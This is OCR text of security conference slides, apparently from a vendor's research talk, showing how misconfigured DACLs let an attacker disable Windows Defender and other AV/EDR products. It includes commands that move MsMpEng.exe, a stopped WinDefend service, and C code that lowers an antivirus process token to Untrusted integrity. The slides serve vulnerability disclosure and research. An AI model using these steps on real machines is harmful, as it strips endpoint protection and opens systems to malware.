
Trust Privileged Token for Abuse


- **Abuse SeTcbPrivilege of WinLogon to Forge ANY SID You Want**
  - WinDefend, TrustedInstaller, etc.
- **Abuse AV/EDR Trusted Token to Stop Them All**
  - This method has been patched in Oct 2023 ☹
  - **BAD 👺 We need a new trick!**













txOne networks

Any New Path on the Misconfigured DACLs 🤔 ?

- **Abuse AV/EDR Trusted Token to Stop Them All**
  - This method has been patched in Oct 2023 ☹
  - **We success abuse the misconfigured DACL between Trusted Token by AV/EDR and the accessible privilege of attackers**
    - ❎ **[PATCHED] DACL on the Process-level**
      - OpenProcess, Service Manager Control, CreateRemoteThread, WriteProcessMemory…





Any New Path on the Misconfigured DACLs 🤔 ?

- **Abuse AV/EDR Trusted Token to Stop Them All**
  - This method has been patched in Oct 2023 ☹
  - **We success abuse the misconfigured DACL between Trusted Token by AV/EDR and the accessible privilege of attackers**


    ❎ **[PATCHED] DACL on the Process-level**


    - OpenProcess, Service Manager Control, CreateRemoteThread, WriteProcessMemory…

    ✅ **[EXPLOIT] DACL on the NTFS-level** 💥 💥 💥

    - CreateFile, DeleteFile, MoveFile, Delete-on-Close (TMP), Alternative Data Stream (ADS)…
    - **TrustedInstaller have unlimited permissions** on Defender NTFS files, Modify, Read, Write, …

    ➢ **Could we abuse it to glitch the execution flow of the AV services?**






Abuse TrustedInstaller to RE-MOVE ;)


✅ **[EXPLOIT] DACL on the NTFS-level** 💥 💥 💥

- **Could we abuse it to glitch the execution flow of the AV services?**
- **EoP to TrustedInstaller**
  - Now, we are allowed to kill Defender file (base on DACL)
  - **But program file is occupied by the process lock, how to bypass it?**




🤔 **As TrustedInstaller, Access not denied!**

Just because the program file are occupied by the running WinDefend process service ;)



Low IL (without EoP) try to remove file, failed by DACL



Abuse TrustedInstaller to RE-MOVE ;)

✅ [EXPLOIT] DACL on the NTFS-level 💥 💥 💥

- **Could we abuse it to glitch the execution flow of the AV services?**
- **EoP to TrustedInstaller**
  - Now, we are allowed to kill Defender file (base on DACL)
  - **But program file is occupied by the process lock, how to bypass it?**
    - **(Win11 23H2) Kernel32!MoveFileW**
      → kernelbase!MoveFileWithProgressTransactedW
    - **Only require permission of FILE_DELETE to move file!**
      Not Relate to that files occupied or not, so…

```
; BOOL __stdcall MoveFileW(LPCWSTR lpExistingFileName, LPCWSTR lpNewFileName)
public MoveFileW
MoveFileW proc near

dwFlags= dword ptr -18h

sub     rsp, 38h
xor     r9d, r9d          ; lpData
mov     [rsp+38h+dwFlags], 2 ; dwFlags
xor     r8d, r8d          ; lpProgressRoutine
call    cs:__imp_MoveFileWithProgressW
nop     dword ptr [rax+rax+00h]
add     rsp, 38h
retn
```

```
__int64 __fastcall MoveFileWithProgressTransactedW(
        const WCHAR *a1,
        const WCHAR *a2,
        __int64 a3,
        __int64 a4,
        int a5,
        __int64 a6)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v33 = a4;
  v32 = a3;
  FileHandle = -1i64;
  v21 = 0;
  DestinationString.Buffer = 0i64;
  NtPathName.Buffer = 0i64;
  if ( a2 && RtlIsDosDeviceName_U(a2) )
  {
    v13 = 3221225525i64;
    goto LABEL_20;
  }
  v8 = a5 & 1;
  if ( !RtlDosPathNameToNtPathName_U(a1, &NtPathName, 0i64, 0i64) )
    goto LABEL_28;
  if ( (a5 & 0x14) == 20 )
  {
    v13 = 3221225485i64;
    goto LABEL_20;
  }
  ObjectAttributes.Length = 48;
  ObjectAttributes.RootDirectory = 0i64;
  ObjectAttributes.Attributes = 64;
  ObjectAttributes.ObjectName = &NtPathName;
  *&ObjectAttributes.SecurityDescriptor = 0i64;
  v9 = NtOpenFile(
         &FileHandle,
         FILE_ATTRIBUTE_VIRTUAL|FILE_ATTRIBUTE_NORMAL|0x100000,
         &ObjectAttributes,
         &IoStatusBlock,
         FILE_ACTION_RENAMED_NEW_NAME|FILE_ACTION_REMOVED,
         ((a5 & 8 | 0x10080u) >> 2) | 0x200000);
  if ( v9 < 0 )
```

Abuse TrustedInstaller to RE-MOVE ;)

```
void UpgradeService::UpgradeSelf() {

  std::string temp = appPath  + "/myprogram_tmp.exe";
  remove(temp.c_str());

  std::string src = download + "/myprogram.exe";
  std::string dst = appPath  + "/myprogram.exe";

  rename(dst.c_str(),temp.c_str());
  CopyFile(src.c_str(),dst.c_str(), false);
  ...
```

✅ **[EXPLOIT] DACL on the NTFS-level** 💥 💥 💥

- **Could we abuse it to glitch the execution flow of the AV services?**
- **EoP to TrustedInstaller**
  - Now, we are allowed to kill Defender file (base on DACL)
  - **But program file is occupied by the process lock, how to bypass it?**
    - **YES, UPDATE IT!**

Administrator: C:\Windows\SYSTEM32\cmd.exe

```
Microsoft Windows [Version 10.0.22631.2792]
(c) Microsoft Corporation. All rights reserved.

C:\Users\txone>cd C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.23110.3-0

C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.23110.3-0>move MsMpEng.exe dummy
        1 file(s) moved.
```

🤔 **As TrustedInstaller, Access not denied!**

Just because the program file are occupied by the running WinDefend process service ;)

選取 系統管理員: C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe

```
PS C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24030.9-0> rm .\MsMpEng.exe
rm : 無法移除 C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24030.9-0\MsMpEn
g.exe 項目: 由於另一個處理序正在使用檔案 'C:\ProgramData\Microsoft\Windows Defender\Pl
atform\4.18.24030.9-0\MsMpEng.exe'，所以無法存取該檔案。
位於 線路:1 字元:1
+ rm .\MsMpEng.exe
+ ~~~~~~~~~~~~~~~~
    + CategoryInfo          : WriteError: (C:\ProgramData\...9-0\MsMpEng.exe:FileInfo
   ) [Remove-Item], IOException
    + FullyQualifiedErrorId : RemoveFileSystemItemIOError,Microsoft.PowerShell.Comman
   ds.RemoveItemCommand
PS C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24030.9-0>
```

txOne networks

(DEMO) Defender Re-Move for REMOVE

192.168.87.61

Recycle Bin

Microsoft Edge

Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

About Windows

Windows 11

Microsoft Windows
Version 23H2 (OS Build 22631.2792)
© Microsoft Corporation. All rights reserved.

The Windows 11 Pro N operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.

This product is licensed under the Microsoft Software License Terms to:

txone

OK

Process Explorer - Sysinternals: www.sysinternals.com [test\txone]

File Options View Process Find Users Help

MsMpEng

Process	PID	Path	Description
MsMpEng.exe	3492	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.23110.3-0\MsMpEng.exe	Antimalware Service Executable

CPU Usage: 0.00% | Commit Charge: 30.38% | Processes: 158 | Physical Usage: 36.47%

30°C 多雲時晴


Search

3:05 PM
12/11/2023

From RE-MOVE to Code-Execution

✅ [EXPLOIT] DACL on the NTFS-level 💥 💥 💥

- **Could we abuse it to glitch the execution flow of the AV services?**
- **EoP to TrustedInstaller**
  - **YES, UPDATE IT – Remove Defender**
  - **Windows 11 (23H2) – Defender (4.18.23110.3) Exploit @ Jan 2024**
    - Patched at Feb 2024 ☹
  - **Defender Latest Version of 4.18.24030.9 (April 2024)**
    - New research on the misconfigured DACL abuse on NTFS
    - Use Red-Team idea to review/pentest the dependencies of AV/EDR products
    - **New exploit on the attack surface of the ETW for universal AV/EDR platform ;)**




```
C:\Users\txone>sc queryex windefend

SERVICE_NAME: windefend
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 0
        FLAGS              :
```

svchost.exe	Host Process for...		System
svchost.exe	Host Process for...		System
MsMpEng.exe		PsProtected...	System
wevtutil.exe	mimikatz for Win...		System
conhost.exe	Console Window...		System
svchost.exe	Host Process for...		System

Sandbox Magic!
from Query Limited to Restrict your AV/EDR

Any New Path on the Misconfigured DACLs 🤔 ?

- **Abuse AV/EDR Trusted Token to Stop Them All**
  - **We success abuse the misconfigured DACL between Trusted Token by AV/EDR and the accessible privilege of attackers**
    - ❌ **[PATCHED] DACL on the Process-level**
    - ✅ **[EXPLOIT] DACL on the NTFS-level**
    - ✅ **[EXPLOIT] DACL on the Thread-level** 🤔 🤔 🤔
      - Consider the token privilege represented as the capabilities of using APIs is restricted or not
      - Accessibility of thread behaviors (accepted by ntoskrnl or not) depends on what token you have
      - Elastic: Sandboxing Antimalware Products for Fun and Profit
        - WinTCB privilege have the ability to reset SACL for another system process
        - **Also, process IL (Integrity Level) can be dynamically modified without WinTCB ☺**

Sandboxing Antimalware Products for Fun and Profit


Gabriel Landau · @gabriellandau
2022-02-02


This article demonstrates a flaw that allows attackers to bypass a Windows security mechanism which protects anti-malware products from various forms of attack. This is of particular interest because we build and maintain two anti-malware products that benefit from this protection.

While modern sandboxing involves several components of OS security, one of the most important is a low-privilege, or restricted, token. New sandbox tokens can be created with APIs such as `CreateRestrictedToken`. Sometimes a sandboxed process needs to lock itself down after performing some initialization. The `AdjustTokenPrivileges` and `AdjustTokenGroups` APIs allow this adjustment. These APIs enable privileges and groups to be "forfeit" from an existing process's token in such a way that they cannot be restored without creating a new token outside the sandbox.

Sandboxing Your Antivirus ☺

- **Exploit Steps**
  1. Enable SE_DEBUG
  2. OpenProcess() + QUERY_LIMITED_INFORMATION
  3. OpenProcessToken() + TOKEN_ALL_ACCESS
  4. SetInformationToken() + SECURITY_MANDATORY_UNTRUSTED_RID






```
HANDLE phandle = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, pid);
BOOL token = OpenProcessToken(phandle, TOKEN_ALL_ACCESS, &ptoken);
LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &sedebugnameValue);


TOKEN_PRIVILEGES tkp;
tkp.PrivilegeCount = 1;
tkp.Privileges[0].Luid = sedebugnameValue;
tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
status = NtAdjustPrivilegesToken(ptoken, FALSE, &tkp, sizeof(tkp), NULL, NULL);
if (status) {
    printf("[-] Err Code: %lx\n", status);
    return -24;
}
```

```
DWORD integrityLevel = SECURITY_MANDATORY_UNTRUSTED_RID;
SID integrityLevelSid = {0};
integrityLevelSid.Revision = SID_REVISION;
integrityLevelSid.SubAuthorityCount = 1;
integrityLevelSid.IdentifierAuthority.Value[5] = 16;
integrityLevelSid.SubAuthority[0] = integrityLevel;

TOKEN_MANDATORY_LABEL tokenIntegrityLevel = {0};
tokenIntegrityLevel.Label.Attributes = SE_GROUP_INTEGRITY;
tokenIntegrityLevel.Label.Sid = &integrityLevelSid;

status = NtSetInformationToken(
    ptoken, TokenIntegrityLevel, &tokenIntegrityLevel,
    sizeof(TOKEN_MANDATORY_LABEL) + GetLengthSid(&integrityLevelSid)
);
printf("[*] Token Integrity set to Untrusted");
```


Patch after July 2023

- https://www.tiraniddo.dev/2017/05/reading-your-way-around-uac-part-2.html
- James Forshaw: Reading Your Way Around UAC (Part 2) – May 2017

What's going on? Basically the documentation is wrong, you don't need *QueryInformation* to open the process token only *QueryLimitedInformation*. You can disassemble NtOpenProcessTokenEx in the kernel if you don't believe me:

```
NTSTATUS NtOpenProcessTokenEx(HANDLE ProcessHandle,
                              ACCESS_MASK DesiredAccess,
                              DWORD HandleAttributes,
                              PHANDLE TokenHandle) {
  EPROCESS* ProcessObject;
  NTSTATUS status = ObReferenceObjectByHandle(
                        ProcessHandle,
                        PROCESS_QUERY_LIMITED_INFORMATION,
                        PsProcessType,
                        &ProcessObject,
                        NULL);
  ...
}
```

ntoskrnl!NtOpenProcessTokenEx (23H2)



PPL Trust ACE (21H2)

- **Unless you're Win-TCB (PP, S-1-19-1024-8192) or cannot manipulate PP(L) process token**

```
1: kd> dx -r1 (((nt!_OBJECT_HEADER*)((@$cursession.Processes[0x4]->KernelObject->Token->Object - sizeof(nt!_OBJECT_HEADER))  & ~0xf))->SecurityDescriptor & ~0xf)
(((nt!_OBJECT_HEADER*)((@$cursession.Processes[0x4]->KernelObject->Token->Object - sizeof(nt!_OBJECT_HEADER))  & ~0xf))->SecurityDescriptor & ~0xf) : 0xffffe00649c46c20
1: kd> !sd 0xffffe00649c46c20
->Revision: 0x1
->Sbz1    : 0x0
->Control : 0x8814
...
->Dacl    : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[0]: ->AceFlags: 0x0
->Dacl    : ->Ace[0]: ->AceSize: 0x14
->Dacl    : ->Ace[0]: ->Mask : 0x000f01ff
->Dacl    : ->Ace[0]: ->SID: S-1-5-18
...
->Sacl    : ->Ace[0]: ->AceType: SYSTEM_MANDATORY_LABEL_ACE_TYPE
->Sacl    : ->Ace[0]: ->AceFlags: 0x0
->Sacl    : ->Ace[0]: ->AceSize: 0x14
->Sacl    : ->Ace[0]: ->Mask : 0x00000001
->Sacl    : ->Ace[0]: ->SID: S-1-16-16384

->Sacl    : ->Ace[1]: ->AceType: SYSTEM_PROCESS_TRUST_LABEL_ACE_TYPE
->Sacl    : ->Ace[1]: ->AceFlags: 0x0
->Sacl    : ->Ace[1]: ->AceSize: 0x18
->Sacl    : ->Ace[1]: ->Mask : 0x00020018
->Sacl    : ->Ace[1]: ->SID: S-1-19-1024-8192
```

The SYSTEM_PROCESS_TRUST_LABEL_ACE_TYPE access control entry limits access to READ_CONTROL, TOKEN_QUERY, and TOKEN_QUERY_SOURCE (0x00020018) unless the caller is a WinTcb protected process (SID S-1-19-1024-8192). That SID can be interpreted as follows:

- 1: Revision 1
- 19: SECURITY_PROCESS_TRUST_AUTHORITY
- 1024: SECURITY_PROCESS_PROTECTION_TYPE_FULL_RID
- 8192: SECURITY_PROCESS_PROTECTION_LEVEL_WINTCB_RID

BUT

Administrator: Windows Pow

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\exploit> C:\toolchain\Tokenvator.exe GetSystem /Command:cmd.exe
(Tokens) >
Option              Value
------              -----
command             cmd.exe

[*] Command: cmd.exe
[*] Arguments:
```

System Informer [DESKTOP-L7OCO8S\exploit] (Administrator)

System View Tools Users Help

Refresh Options Find handles or DLLs System information 360

Processes Services Network Disk Firewall Devices

Name	PID	Integrity	0.3... CPU	User name	Description
